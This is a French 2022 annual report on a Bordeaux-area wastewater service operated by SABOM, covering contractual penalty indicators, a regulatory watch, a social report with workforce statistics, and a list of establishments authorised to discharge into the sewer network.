Autres pénalités 6	Non respect des obligations relatives aux assurances	N/A	/	/	/	/
Autres pénalités 8	Non transmission de la garantie a première demande à la société dédiée	2 750 000 euros	/	/	/	/
Autres pénalités 9	Non reconstitution de la garantie à première demande dans un délai de 15 jours	15 jours pour la reconstitution du montant de 2.750.000 euros révisé (selon la formule visée à l'Article 6.1 du contrat).	/	/	/	/
Autres pénalités 9bis	Non transmission à l'établissement bancaire de la demande d'actualisation annuelle	44181	/	OK	OK	OK

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Autres pénalités 10	Non émission de la garantie à première demande	4 970 000 euros	/	/	/	/
Autres pénalités 11	Non respect des obligations relatives à l'information sur les engagements avec des tiers	<1	/	/	/	/
Autres pénalités 12	Non respect des obligations relatives à l'information sur la sous-traitance	N/A	/	/	/	/
Autres pénalités 13	Non respect des obligations de mise en concurrence	>90k€ HT	/	/	/	/
Autres pénalités 24	Non respect du programme annuel de renouvellement réseau	Montant > ou = 90% de 5 300 000 € (valeur 2019) Linéaire > ou = 85% de 5 480 ml	4 910 k€	Montant : 5 433 022 € / 5 300 000 € Linéaire : 4 590,55 ml / 5480 ml	Montant réceptionné : 5 797 200 € HT Linéaire comptabilisé : 7 551,16ml	Montant réceptionné : 5 697 928 € HT Linéaire comptabilisé : 6 138,82 ml
Autres pénalités 25	Non respect du programme annuel de renouvellement pour les Blocs A, B, C, D, E, J	BLOC A+B - Montant > ou = 80% de 740 049 € (valeur 2019) BLOC C - Montant > ou = 80% de 5 402 668 € (valeur 2019) BLOC D - Montant > ou = 80% de 1 079 345 € (valeur 2019) BLOC E - Montant > ou = 80% de 173 664 € (valeur 2019) BLOC J - Montant > ou = 80% de 651 441 € (valeur 2019)	OK	OK	OK	OK

Annexe 1 - Veille réglementaire

Annexe 2 - Bilan social

Annexe 3 - Liste des établissements soumis à autorisation de déversement 2022

Annexe 4 - La liste des autorisations de déversements délivrées en 2022 pour les chantiers

Annexe 5 - Liasse fiscale définitive

ANNEXES

Annexe 1 - Veille réglementaire

ÉVOLUTIONS RÉGLEMENTAIRES

Chaque année, une sélection des textes réglementaires les plus marquants de l'année vous est proposée, accompagnée des impacts les plus significatifs sur la vie du service. Vos interlocuteurs SABOM se tiennent à votre disposition pour répondre à vos différentes questions et échanger de manière approfondie sur leurs conséquences particulières pour votre service.

Les crises en cascades : pénurie et flambée des prix des matières premières et de l'énergie.

Les crises successives affectant l'exécution des contrats de la commande publique depuis 2020 et en particulier la pénurie et la hausse des prix des matières premières et de l'énergie ont conduit le ministre de l'économie à solliciter l'avis du Conseil d'Etat sur les modifications des prix et tarifs des contrats de la commande publique et les conditions d'application de la théorie de l'imprévision.

Le Conseil d'Etat a ainsi rendu un avis le 15 septembre 2022 (avis n°405540) sur les possibilités de modification du prix ou des tarifs des contrats de la commande publique et sur les conditions d'application de la théorie de l'imprévision, rapidement complété par une circulaire du Premier Ministre en date du 29 septembre 2022 (n° 6374/SG) et par une fiche technique de la Direction des Affaires Juridiques de Bercy en date du 21 septembre 2022.

Délestage de la consommation de gaz naturel et d'électricité

En sus de la hausse conséquente des prix de l'énergie, au cours des prochains hivers, des coupures de gaz et d'électricité sont susceptibles d'affecter les services d'eau et d'assainissement, activités ne relevant pas des services prioritaires prévus par l'arrêté du 5 juillet 1990.

Le décret n° 2022-495 du 7 avril 2022, l'instruction du Gouvernement du 16 septembre 2022 et circulaire du Premier Ministre en date du 30 novembre 2022 sont venus préciser les mesures de préparation et de gestion de crise en cas de survenue d'une mesure de délestage électrique programmée. Il est notamment souligné la nécessité de mobiliser les gestionnaires de services publics d'eau et d'assainissement afin d'anticiper l'impact du délestage sur leurs services.

Résilience des territoires et des réseaux

En application de la loi du 22 août 2021 "climat et résilience", le décret 2022-1077 du 28 juillet 2022 (JO du 30 juillet 2022) précise le champ d'application du dispositif prévu à l'article L. 732-2-1 du code de la sécurité intérieure visant à améliorer la résilience des réseaux aux risques naturels, de même que les prescriptions pouvant être faites par les préfets dans ce cadre.

Les exploitants de services ou réseaux essentiels à la population (eau potable, assainissement, électricité, gaz, réseaux de télécommunication) situés dans les territoires présentant une exposition à un risque naturel important peuvent ainsi être enjoins par arrêté préfectoral à établir certains documents afin d'anticiper la gestion en cas de crise et favoriser un retour rapide à la normale.

Le décret du 2022-907 du 20 juin 2022 (JO du 21 juin 2022) et le décret 2022-1532 du 8 décembre 2022 (JO du 9 décembre 2022) ont précisé l'obligation et les modalités de réalisation et de mise en œuvre des plans communaux (PCS).

Verdissement de la commande publique

Pris en application de la loi "climat et résilience" d'août 2021, le décret n° 2022-767 du 2 mai 2022 (JO du 3 mai 2022) portant diverses modifications du code de la commande publique vise au "verdissement de la commande publique". Il

prévoit pour les marchés et concessions dont l'avis d'appel public à concurrence ou la consultation est lancé à compter du 21 août 2026 :

- la suppression du critère d'attribution unique fondé sur le prix (le critère du coût devra en effet prendre en compte les caractéristiques environnementales de l'offre),
- la description dans le rapport annuel du concessionnaire des mesures mises en œuvre pour garantir la protection de l'environnement et l'insertion par l'activité économique.

Le décret prévoit par ailleurs pour une entrée en vigueur au 1er janvier 2024 :

- un abaissement du seuil annuel des achats à partir duquel les collectivités territoriales doivent adopter un schéma de promotion des achats publics socialement et écologiquement responsables (Spaser) à 50 millions d'euros,
- de nouvelles modalités de recensement économique des marchés et de publication des données essentielles de la commande publique sur un portail national de données ouvertes.

Loi relative à la différenciation, la décentralisation, la déconcentration et portant diverses mesures de simplification de l'action publique locale (dite 3DS)

La loi 3DS (Loi n° 2022-217 du 21 février 2022) entend favoriser l'association des communes et le maintien des syndicats infra-communautaires à la gouvernance des compétences "eau" et "assainissement". Cette loi vient notamment préciser :

- les modalités du maintien du transfert de compétences eau, assainissement et gestion des eaux pluviales urbaines aux communautés de communes d'ici à 2026, sauf délibération contraire.
- la création de nouvelles exceptions à l'interdiction de subventionner les services publics industriels et commerciaux explicitement relatives aux EPCI.

Retour au sol des boues : la fin de l'obligation d'hygiéniser en période de pandémie

L'arrêté du 30 avril 2020 avait fixé le principe que les boues produites durant la pandémie doivent au préalable être totalement hygiénisées pour pouvoir être épandues et faire l'objet de mesures de surveillance supplémentaires. L'arrêté du 20 avril 2021 avait maintenu cette restriction tout en élargissant la liste des traitements de boues considérés comme hygiénisants.

L'avis du HCSP relatif aux traitements appliqués aux boues d'épuration par rapport au risque d'infection au virus SARS-CoV-2 du 31 octobre 2022 recommande de ne pas maintenir les mesures restrictives actuellement en vigueur depuis mars 2020. Cet avis a été repris dans un arrêté publié le 14 février 2023 qui abroge l'obligation d'hygiéniser les boues avant épandage.

Retour au sol des boues : une volonté de maintenir ce principe mais avec un suivi renforcé à prévoir dès maintenant

La Loi AGECE du 10 février 2020 (relative à la lutte contre le gaspillage et à l'économie circulaire) ainsi que l'ordonnance du 29 juillet 2020 (relative à la prévention et à la gestion des déchets) devrait modifier le cadre réglementaire régissant les conditions de retour au sol des boues d'épuration produites par les installations d'assainissement et, ce, à travers un ensemble de textes réglementaires (décrets, arrêtés regroupés sous le terme général de "socle commun").

Le projet de "socle commun" confirme la volonté de maintenir le retour au sol des boues et composts et réaffirme

l'intérêt de ce retour au sol, en cohérence avec la position européenne. Cet ensemble de textes réglementaires, actuellement en révision, entrera progressivement en application avec des échéances prévisibles à partir de 2024. La première échéance marquera l'entrée en vigueur de nouveaux critères d'innocuité qui inclura de nouveaux paramètres et seront applicables aux boues et aux composts de boues.

Cette future réglementation est susceptible d'entraîner un impact contractuel et financier sur le service de l'assainissement.

Recherche et réduction des Substances Dangereuses dans l'Eau (RSDE) : le principe de réduction des émissions à la source est maintenu !

La note technique du 24 mars 2022 (remplaçant celle du 12 août 2016) relative à la recherche de micropolluants dans les eaux brutes et dans les eaux usées traitées de stations de traitement des eaux usées et à leur réduction est venue confirmer les deux piliers de la démarche applicable aux stations de plus de 10 000 équivalents habitants :

- une phase de recherche des substances à enjeux (dites "significatives") dans les eaux brutes et traitées ;
- une phase de diagnostic à l'amont pour comprendre les sources d'émission et identifier les actions de réduction à initier sur les territoires pour réduire ces substances dans les eaux usées urbaines.

Cette note redéfinit les modalités de la recherche de micropolluants dans les eaux usées traitées et dans les eaux brutes des stations de traitement des eaux usées (STEU) et précise le calendrier de mise en œuvre du nouveau cycle RSDE qui a débuté dès 2022. Cette note technique donne la faculté au Préfet d'élargir la liste de substances à rechercher au regard de la sensibilité du milieu récepteur.

Elle engage les services d'assainissement dans une démarche de réduction des émissions de substances.

Réutilisation des eaux usées traitées : des possibilités d'usages élargies !

Le décret 2022-236 du 10 mars 2022 (JO du 11 mars 2022) relatif aux usages et aux conditions de réutilisation des eaux usées traitées a pour objectif de mettre en place une procédure pour autoriser pour une durée limitée (5 ans maximum - renouvelables) de nouveaux usages des eaux usées traitées. Comme confirmé dans l'ordonnance 2022-1611 du 22 décembre 2022 (JO du 23 décembre 2022), ce décret ne concerne pas les usages déjà réglementés (irrigation agricole et espaces verts notamment – via les arrêtés de 2010 et 2014 et usages internes à la station d'épuration).

Ce texte offre ainsi un cadre pour étendre à titre « temporaire » de nouveaux usages des eaux usées traitées (tels que le lavage des rues, le « multi-usages » en site industriel, ...). Il précise notamment :

- les caractéristiques des eaux usées traitées pouvant être utilisées ;
- les usages possibles : tous les usages à l'exception de ceux pratiqués à l'intérieur des locaux d'habitation, des établissements de santé, d'hébergement de personnes âgées, des cabinets médicaux/dentaires, des crèches, écoles, etc ;
- la procédure d'autorisation des projets d'utilisation ;
- les modalités de suivi et de surveillance à mettre en place : tenue d'un carnet sanitaire et transmission au préfet chaque année d'un rapport incluant volumes réutilisés, résultats de la surveillance, synthèse des dysfonctionnements, et un volet économique.

Un arrêté du 28 juillet 2022 (JO du 4 août 2022) est venu préciser les pièces attendues dans la demande d'autorisation d'utilisation des eaux usées traitées prévue par le décret du 10 mars 2022.

Projet de révision de la Directive Eaux résiduaires Urbaines : de nouveaux défis à relever ?

La proposition de révision de la Directive Eaux Résiduaires Urbaines de 1991 a été présentée par la Commission européenne le 26 octobre 2022. Il s'agit à ce stade d'un projet : des amendements, des modifications, ... vont être intégrés à ce texte avant le vote au Parlement.

Figurent aujourd'hui dans la proposition :

- l'élargissement du domaine d'application de la DERU aux agglomérations d'assainissement de plus de 1 000 EH ;
- la réduction de la pollution issue du déversement direct d'eaux usées non traitées par temps de pluie ;
- la réduction des rejets en nutriments pour les stations au-dessus de 100 000 EH et de plus de 10 000 EH en zone sensible à l'eutrophisation ;
- la mise en place de traitements tertiaires, notamment pour le traitement des micropolluants, pour les stations de plus de 100 000 EH avant le 31 décembre 2035 puis étendue par la suite aux stations de plus de 10 000 EH en cas de risque pour la santé ou l'environnement ;
- une identification et réduction des pollutions non domestiques pour encourager la valorisation des boues et des eaux usées traitées, réduire les impacts sur les milieux récepteurs et les dysfonctionnements des stations ;
- une responsabilité élargie du producteur pour supporter le coût de traitement des micropolluants ciblant les produits pharmaceutiques et cosmétiques ;
- la neutralité énergétique envisagée d'ici à 2040 pour les stations d'épuration supérieures à 10 000 EH grâce à la production d'énergies renouvelables, notamment de biogaz à partir des boues.

Annexe 2 - Bilan social

BILAN SOCIAL

SABOM



2022


SOMMAIRE

	EMPLOI	P. 03
	RÉMUNÉRATIONS ET CHARGES ACCESSOIRES	P. 12
	SANTÉ ET SÉCURITE AU TRAVAIL	P. 14
	AUTRES CONDITIONS DE TRAVAIL	P. 18
	FORMATION	P. 20
	RELATIONS PROFESSIONNELLES	P. 22

EMPLOI

EFFECTIF


	2022	2021	2020
Effectif total au 31/12	234	239	245
Cadres	27	23	27
Maîtrise et Techniciens	101	94	81
Ouvriers et Employés	106	122	137



	2022	2021	2020
Effectif permanent	196	206	194
Cadres	22	23	14
Maîtrise et Techniciens	90	85	68
Ouvriers et Employés	84	98	112


	2022*	2021	2020
Nombre de titulaires d'un CDD au 31/12	10	11	10
Cadres	0	0	
Maîtrise et Techniciens	1	1	1
Ouvriers et Employés	9	10	9

* dont 2 contrats de professionnalisation et 6 contrats d'apprentissage




Répartition par sexe de l'effectif au 31/12

	2022	2021	2020
Cadres	27	23	27
Hommes	17	14	17
Femmes	10	9	10
Maîtrise et Techniciens	101	94	81
Hommes	79	65	53
Femmes	22	29	28
Ouvriers et Employés	106	122	137
Hommes	85	101	117
Femmes	21	21	20
Total	234	239	245
Hommes	181	180	187
Femmes	53	59	58




Répartition par âge de l'effectif au 31/12


	Femmes	Hommes	2022
	53	181	234
moins de 25 ans	6	8	14
de 25 à 34 ans	11	41	52
de 35 à 44 ans	17	53	70
de 45 à 54 ans	14	53	67
de 55 à 59 ans	3	21	24
60 ans et plus	2	5	7




Répartition par âge de l'effectif au 31/12		2022	2021	2020
Cadres		27	23	27
	moins de 25 ans			
	de 25 à 34 ans	3	3	4
	de 35 à 44 ans	7	6	10
	de 45 à 54 ans	14	10	8
	de 55 à 59 ans	3	3	5
	60 ans et plus		1	
Maîtrise et Techniciens		101	94	81
	moins de 25 ans		1	
	de 25 à 34 ans	16	9	8
	de 35 à 44 ans	33	37	29
	de 45 à 54 ans	34	28	24
	de 55 à 59 ans	14	16	19
	60 ans et plus	4	3	1
Ouvriers et Employés		106	122	137
	moins de 25 ans	14	15	16
	de 25 à 34 ans	33	41	50
	de 35 à 44 ans	30	35	37
	de 45 à 54 ans	19	18	16
	de 55 à 59 ans	7	8	13
	60 ans et plus	3	5	5
Total		234	239	245
	moins de 25 ans	14	16	16
	de 25 à 34 ans	52	53	62
	de 35 à 44 ans	70	78	76
	de 45 à 54 ans	67	56	48
	de 55 à 59 ans	24	27	37
	60 ans et plus	7	9	6




Répartition de l'effectif total au 31/12 selon l'ancienneté




	Cadres	Maitrisés et techniciens	Ouvriers et employés
moins de 5 ans	10	11	46
entre 5 et 10 ans	2	5	28
entre 10 et 20 ans	9	38	45
entre 20 et 30 ans	2	16	13
entre 30 et 40 ans	4	11	5
Total	27	81	137



	Cadres	Maitrisés et techniciens	Ouvriers et employés
moins de 5 ans	7	13	47
entre 5 et 10 ans	2	7	26
entre 10 et 20 ans	7	42	33
entre 20 et 30 ans	4	25	11
entre 30 et 40 ans	3	7	4
40 ans et plus	0	0	1
Total	23	94	122




	Cadres	Maitrisés et techniciens	Ouvriers et employés
moins de 5 ans	8	15	47
entre 5 et 10 ans	2	9	20
entre 10 et 20 ans	9	44	26
entre 20 et 30 ans	6	27	9
entre 30 et 40 ans	2	4	2
40 ans et plus	0	2	2
Total	27	101	106



Répartition de l'effectif total au 31/12 selon la nationalité		2022	2021	2020
Cadres		27	27	27
	Français	25	21	25
	Etrangers	2	2	2
Maîtrise et Techniciens		101	94	81
	Français	98	93	80
	Etrangers	3	1	1
Ouvriers et Employés		106	137	137
	Français	100	115	132
	Etrangers	6	7	5
Total		234	239	245
	Français	223	229	237
	Etrangers	11	10	8

	2022	2021	2020
Répartition de l'effectif total au 31/12 selon une structure de qualification détaillée	234	239	81
Cadres	27	23	27
Maîtrises	30	30	30
Techniciens	71	64	30
Employés	19	20	24
Ouvriers	87	102	



12 - TRAVAILLEURS EXTÉRIEURS

	2022	2021	2020
121 - Nombre de stagiaires	1	2	1
122 - Effectif annuel de salariés temporaires, en équivalent temps plein	5,52	7,53	4,98
123 - Durée moyenne des contrats de travail temporaires en jours calendaires	112,88	96,18	66,03

EMBAUCHES

	2022	2021	2020
Nombre d'embauches par CDI	15	7	31
Cadres	4	0	12
Maîtrise et Techniciens	3	0	7
Ouvriers et Employés	8	7	12

	2022	2021	2020
Nombre d'embauches par CDD	13	8	7
Cadres		0	0
Maîtrise et Techniciens	4	0	1
Ouvriers et Employés	9	8	6

** dont 1 contrat de professionnalisation et 5 contrats d'apprentissage*

	2022	2021	2020
Nombre d'embauches de travailleurs saisonniers	0	0	0
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	0	0	0

	2022	2021	2020
Nombre d'embauches de salariés de moins de 25 ans	6	5	9
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	6	5	9

DÉPARTS

Total des départs	2022	2021	2020
	28	24	17
Cadres	1	5	3
Maîtrise et Techniciens	11	7	4
Ouvriers et Employés	16	12	10
Démission	10	4	4
Cadres	0	2	1
Maîtrise et Techniciens	5	1	1
Ouvriers et Employés	5	1	2
Licenciements pour motif économique	0	0	0
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	0	0	0
Licenciements pour d'autres causes	5	3	1
Cadres	1	1	
Maîtrise et Techniciens	3	2	1
Ouvriers et Employés	1	0	
Nombre de fins de CDD	8	7	7
Cadres	0	0	
Maîtrise et Techniciens	1	0	
Ouvriers et Employés	7	7	7
Départs au cours de la période d'essai	0	0	0
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	0	0	0
Mutations d'un établissement à un autre	0	3	1
Cadres	0	1	1
Maîtrise et Techniciens	0	0	
Ouvriers et Employés	0	2	
Départs volontaires en retraite et préretraite	5	7	3
Cadres	0	1	
Maîtrise et Techniciens	2	4	2
Ouvriers et Employés	3	2	1
Décès	0	0	0
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	0	0	0
Ruptures conventionnelles	0	0	1
Cadres	0	0	1
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	0	0	0

CHÔMAGE

	2022	2021	2020
Nombre de salariés mis en chômage partiel pendant l'année considérée	0	1	24
Cadres	0	0	0
Maîtrise et Techniciens	0	1	12
Ouvriers et Employés	0	0	12
Nombre total d'heures de chômage partiel pendant l'année considérée	2022	2021	2020
Cadres	0	0	0
Maîtrise et Techniciens	0	74	509
Ouvriers et Employés	0	0	1634
Total	0	2143	0

HANDICAPÉS

	2022	2021	2019
Nombre de travailleurs handicapés	8	5	7
Nombre de travailleurs handicapés à la suite d'accidents du travail intervenus dans l'établissement	0	0	0

ABSENTÉISME

	2022	2021	2019
Nombre de journées d'absence (jours ouvrés)	3 212	5 305	3 473
Cadres	125	497	129
Maîtrise et Techniciens	1 076	1 599	871
Ouvriers et Employés	2 011	3 210	2 473
Nombre de journées d'absence ramenées aux journées théoriques travaillées	6,27%	6,53%	5,29%
Cadres	2,11%	2,20%	2,08%
Maîtrise et Techniciens	4,86%	4,96%	6,61%
Ouvriers et Employés	8,66%	8,32%	4,77%

Nombre de journées théoriques travaillées	51 246	52 341	53 165
Cadres	5 913	5 037	5 859
Maîtrise et Techniciens	22 119	20 586	17 577
Ouvriers et Employés	23 214	26 718	29 729
	2022	2021	2020
Nombre de journées d'absence pour maladie	2 890	4 621	2 911
Cadres	110	387	94
Maîtrise et Techniciens	934	1 477	757
Ouvriers et Employés	1 846	2 757	2 060
	2022	2021	2020
Nombre de journées d'absence pour accidents du travail et de trajets ou maladie pro.	13	157	116
Cadres	0	0	0
Maîtrise et Techniciens	0	0	0
Ouvriers et Employés	13	157	116
	2022	2021	2020
Nombre de journées d'absence pour maternité	153	196	216
Cadres	0	84	19
Maîtrise et Techniciens	88	0	54
Ouvriers et Employés	65	112	143
	2022	2021	2020
Nombre de journées d'absence pour congés autorisés (événements familiaux, congés spéciaux...)	145	133	118
Cadres	15	23	14
Maîtrise et Techniciens	53	43	22
Ouvriers et Employés	77	67	82
	2022	2021	2020
Nombre de journées d'absence imputables à d'autres causes	87	199	112
Cadres	1	3	2
Maîtrise et Techniciens	35	79	38
Ouvriers et Employés	51	117	72

RÉMUNÉRATIONS ET CHARGES ACCESSOIRES

MONTANT DES RÉMUNÉRATIONS

Rémunération annuelle moyenne en euros		2022	2021	2020
Cadres	Hommes	64 106	65 517	69 444
	Femmes	56 439	58 007	57 755
Maîtrise	Hommes	41 401	48 528	55 326
	Femmes	50 195	41 123	49 750
Techniciens	Hommes	39 677	38 658	46 218
	Femmes	38 563	36 022	41 207
Employés	Hommes	29 424	28 737	34 030
	Femmes	32 070	29 042	32 636
Ouvriers	Hommes	33 676	33 603	36 741
	Femmes	26 861	27 259	28 732
Moyenne	Hommes	40 511	42 060	35 187
	Femmes	40 155	41 277	33 088

Part des primes à périodicité non mensuelle dans la déclaration des salaires (% de la rémunération annuelle en euros)		2022	2021	2020
Cadres	Hommes	6,73%	5,92%	7.57%
	Femmes	6,96%	6,70%	6.18%
Maîtrise	Hommes	11,24%	10,85%	12.41%
	Femmes	10,00%	10,98%	16.70%
Techniciens	Hommes	12,12%	11,22%	10.31%
	Femmes	11,96%	11,43%	11.20%
Employés	Hommes	10,51%	9,78%	12.28%
	Femmes	11,92%	10,58%	10.77%
Ouvriers	Hommes	11,33%	10,21%	11.47%
	Femmes	11,48%	9,14%	25.05%
Total	Hommes	10,96%	9,94%	11.03%
	Femmes	10,13%	9,69%	11.91%

Grille des rémunérations	2022	2021	2020
Cadres Maîtrise Techniciens Employés Ouvriers Total	Les grilles de rémunération sont celles déterminées par l'accord interentreprises de l'UES Veolia Eau - Générale des Eaux du 12 novembre 2008 ainsi que par les groupes de classification de la convention collective nationale des entreprises des services d'eau et d'assainissement en date du 12 avril 2000		

HIÉRARCHIE DES RÉMUNÉRATIONS

	2022	2021	2020
Rapport entre la moyenne des rémunérations des ingénieurs et cadres et la moyenne des rémunérations des employés et ouvriers	1,85	2,01	1,76

MODE DE CALCUL DES RÉMUNÉRATIONS

	2022	2021	2020
Pourcentage des ouvriers dont le salaire dépend, en tout ou partie, du rendement	0,00%	0,00%	0,00%
	2022	2021	2020
Pourcentage des ouvriers et employés payés au mois sur la base de l'horaire affiché	100,00%	100,00%	100,00%

CHARGES ACCESSOIRES

Montant des versements (en euros) effectués à des entreprises extérieures pour la mise à disposition de personnel	2022	2021	2020
Entreprises de travail temporaire	479 060	538 398	425 419

SANTÉ ET SÉCURITÉ AU TRAVAIL

ACCIDENTS DE TRAVAIL ET DE TRAJET

Taux de fréquence des accidents du travail	2022	2021	2020
Cadres			
Nombre d'accidents avec arrêt	0		
Nombre d'heures travaillées	38 069		
Taux de fréquence des accidents du travail			
Maîtrise et Techniciens			
Nombre d'accidents avec arrêt	0		
Nombre d'heures travaillées	150 437		
Taux de fréquence des accidents du travail			
Ouvriers et Employés			
Nombre d'accidents avec arrêt	1	3	2
Nombre d'heures travaillées	137 001		
Taux de fréquence des accidents du travail			
Total			
Nombre d'accidents avec arrêt	1	3	2
Nombre d'heures travaillées	325 506	0	303 416
Taux de fréquence des accidents du travail	3,19	9,23	6,59

Taux de gravité des accidents du travail	2022	2021	2020
Cadres			
Nombre de journées perdues (jours calendaires)			
Nombre d'heures travaillées	38 069		
Taux de gravité des accidents du travail			
Maîtrise et Techniciens			
Nombre de journées perdues (jours calendaires)			
Nombre d'heures travaillées	150 437		
Taux de gravité des accidents du travail			
Ouvriers et Employés			
Nombre de journées perdues (jours calendaires)	0	43	116
Nombre d'heures travaillées	137 001		
Taux de gravité des accidents du travail			
Total			
Nombre de journées perdues (jours calendaires)	0	0	116
Nombre d'heures travaillées	325 506	0	303 416
Taux de gravité des accidents du travail	0,00	0.15	0.37

	2022	2021	2020
Nombre d'incapacités permanentes (partielles et totales) notifiées à l'établissement au cours de l'année considérée	0	0	0
Français	0	0	0
Etrangers	0	0	0
	2022	2021	2020
Nombre d'accidents mortels	0	0	0
de travail	0	0	0
de trajet	0	0	0
	2022	2021	2020
Nombre d'accidents de trajet ayant entraîné un arrêt de travail	1	2	0
	2022	2021	2020
Nombre d'accidents dont sont victimes les salariés temporaires ou de prestations de services dans l'entreprise	3	3	1
de travail	3	3	1
de trajet	0	0	0
	2022	2021	2020
Taux et montant (en euros) de la cotisation sécurité sociale d'accidents de travail			
Taux	1,14%	1,07%	0,95%
Montant	100 225	91 487	110 363

RÉPARTITION DES ACCIDENTS PAR ÉLÉMENTS MATÉRIELS

	2022	2021	2020
Nombre d'accidents liés à l'existence de risques graves (codes 32 à 40)	0	0	0
Nombre d'accidents liés à des chutes avec dénivellation (code 02)	1	0	2
Nombre d'accidents occasionnés par des machines (à l'exception de ceux liés aux risques ci-dessus) codes 09 à 30	1	0	0
Nombre d'accidents de la circulation, manutention, stockage codes 01, 03, 04 et 06, 07, 08	5	5	0
Nombre d'accidents occasionnés par des objets, masses, particules en mouvement accidentel code 05	0	0	2
Autres cas	0	4	1

MALADIES PROFESSIONNELLES

	2022	2021	2020
Nombre et dénomination des maladies professionnelles déclarées à la sécurité sociale au cours de l'année	0	1	1

DÉPENSES EN MATIÈRE DE SÉCURITÉ

	2022	2021	2020
Effectif formé ou sensibilisé à la sécurité dans l'année	L'ensemble du personnel (présent à la journée sécurité)		
Evaluation (en euros) du programme de formation sécurité présenté dans l'établissement	Non quantifiable	Non quantifiable	Non quantifiable

AUTRES CONDITIONS DE TRAVAIL

DURÉE ET AMÉNAGEMENT DU TEMPS DE TRAVAIL

	2022	2021	2020
Horaire hebdomadaire moyen affiché	37	37	37
Nombre de salariés ayant bénéficié d'un repos compensateur par le système légal ou par le système conventionnel	107	105	100
Nombre de salariés bénéficiant d'un système d'horaires individualisés	0	0	0
Nombre de salariés employés à temps partiel	10	12	13
Nombre de salariés ayant bénéficié, tout au long de l'année considérée, de deux jours de repos hebdomadaire consécutifs	234	239	236
Nombre de jours de congés annuels (non compris le repos compensateur)	36	36	36
Nombre de jours fériés payés	6	7	8

ORGANISATION ET CONTENU DU TRAVAIL

	2022	2021	2020
Effectif travaillant en équipes	45	44	52
2 équipes	38	37	45
3 équipes	7	7	7
4+ équipes			

MÉDECINE DU TRAVAIL

	2022	2021	2020
Nombre d'examens cliniques	103	145	85
Nombre d'examens complémentaires	42	75	45

TRAVAILLEURS INAPTES

	2022	2021	2020
Nombre de salariés déclarés inaptes définitivement à leur emploi par le médecin du travail	3	3	1
Nombre de salariés reclassés dans l'entreprise à la suite d'une inaptitude	0	0	0

FORMATION

FORMATION PROFESSIONNELLE CONTINUE

	2022	2021	2020
Pourcentage de la masse salariale consacrée à la formation professionnelle continue	4,48%	4,57%	4,60%
Montant (en euros) consacré à la formation continue	393 796 €	400 413 €	432 524 €

Nombre de stagiaires	2022	2021	2020
Cadres	9	12	5
Hommes	7	6	7
Femmes	2	6	5
Maîtrise et Techniciens	19	59	61
Hommes	17	29	41
Femmes	2	14	22
Ouvriers et employés	186	106	118
Hommes	170	76	95
Femmes	16	7	11
Total	214	177	181
Hommes	194	111	143
Femmes	20	34	38

Nombre d'heures de stage	2022	2021	2020
Cadres	406	222	188
Rémunérées	406	222	188
Non rémunérées	0		
Maîtrise et Techniciens	552	712	1 133
Rémunérées	552	712	1 133
Non rémunérées	0		
Ouvriers et employés	3 270	1 899	2 313
Rémunérées	3 270	1 899	2 313
Non rémunérées	0		
Total	4 228	2 833	3 634
Rémunérées	4 228	2 833	3 634
Non rémunérées	0	0	0

	2022	2021	2020
Décomposition par type de stage	4 227	2 833	3 634
Préventions	2 781	1 680	1 461
Examens			
Formation professionnelle et entretien ou perfectionnement des connaissances	1 446	1 153	2 173

CONGÉS FORMATION

Congés formation	2022	2021	2020
Nombre de salariés ayant bénéficié d'un congé formation rémunéré	2	0	0
Cadres	0		
Maîtrise et Techniciens	1		
Ouvriers et employés	1		
Nombre de salariés ayant bénéficié d'un congé formation non rémunéré	0	0	0
Cadres	0	0	
Maîtrise et Techniciens	0	0	
Ouvriers et employés	0	0	
Nombre de salariés auxquels a été refusé un congé formation	0	0	0
Cadres	0	0	
Maîtrise et Techniciens	0	0	
Ouvriers et employés	0	0	

APPRENTISSAGE

	2022	2021	2020
Nbre de contrats d'apprentissage conclus dans l'année	4	3	4
Nbre de contrats de professionnalisation conclus dans l'année	1	1	1

RELATIONS PROFESSIONNELLES

INFORMATION ET COMMUNICATION

Procédure d'accueil	2022	2021	2020
<ul style="list-style-type: none"> - Accueil sécurité dans le service d'embauche et remise des EPI - Information sur la mutuelle, la prévoyance, la formation, la politique RH et sensibilisation à l'accord handicap et au label diversité - Kit d'accueil (mutuelle, prévoyance, assistante sociale, charte éthique Veolia Environnement, 2 min attitude, sécurité) - Formation des alternants - Journée sécurité - Visites sécurité des managers - 1/4 d'heure sécurité animé par les managers de proximité Initiative au niveau des Territoires			
Procédures d'information	2022	2021	2020
<ul style="list-style-type: none"> - Intranet SABOM - Communication écrans - Eau France news (e-newsletter numérique) - Intranet RH de l'Eau France 			
Entretiens individuels	2022	2021	2020
	209	229	213

Annexe 3 - Liste des établissements soumis à
autorisation de déversement 2022

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
2A LOCATION AQUITAINE AUTO LOCATION (UCAR)	TALENCE	CLOS DE HILDE	7711A	arrêté simple	7/2/2017	12/6/2022
A.M.I SUD OUEST	BASSENS	SABAREGES	3700Z	arrêté simple	19/1/2016	29/7/2021
ADA MERIGNAC	MERIGNAC	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
AERO TECHNIQUE SPAC	MERIGNAC	LOUIS FARGUE		arrêté simple	2/11/2022	2/11/2027
AEROPORT DE BORDEAUX MERIGNAC	MERIGNAC	CANTINOLLE	5223Z	arrêté convention	18/5/2015	22/7/2020
AGGREKO	LE HAILLAN	CANTINOLLE	7739Z	arrêté simple	22/11/2019	9/10/2023
AIA ATELIER INDUSTRIEL DE L'AERONAUTIQUE DE BORDEAUX	FLOIRAC	CLOS DE HILDE	3316Z	arrêté convention	8/1/2019	28/2/2024
ALIUM	BORDEAUX	LILLE BLANQUEFORT	1085Z	arrêté convention	6/7/2015	29/9/2022
ALSENAM (Ex ASTF)	MERIGNAC	CANTINOLLE	2550B	arrêté simple	12/3/2018	4/1/2024
